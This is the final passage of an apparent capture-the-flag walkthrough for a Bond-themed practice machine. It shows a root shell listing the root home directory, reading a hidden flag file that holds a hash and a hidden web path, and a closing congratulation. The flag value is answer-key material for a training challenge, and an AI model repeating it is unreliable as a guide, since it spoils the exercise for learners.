Hang on...

```

# ls
# ls -alh
total 44K
drwx----- 3 root root 4.0K Apr 29 2018 .
drwxr-xr-x 22 root root 4.0K Apr 24 2018 ..
-rw-r--r-- 1 root root 19 May 3 2018 .bash_history
-rw-r--r-- 1 root root 3.1K Feb 19 2014 .bashrc
drwx----- 2 root root 4.0K Apr 28 2018 .cache
-rw----- 1 root root 144 Apr 29 2018 .flag.txt
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
-rw----- 1 root root 1.0K Apr 23 2018 .rnd
-rw----- 1 root root 8.2K Apr 29 2018 .viminfo
# cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/

```

Oh, okay haha



FLAG CAPTURED

Congrats! *****

You've captured the codes! And stopped Alec Trevelyan from his indestructible vengeance!!!!
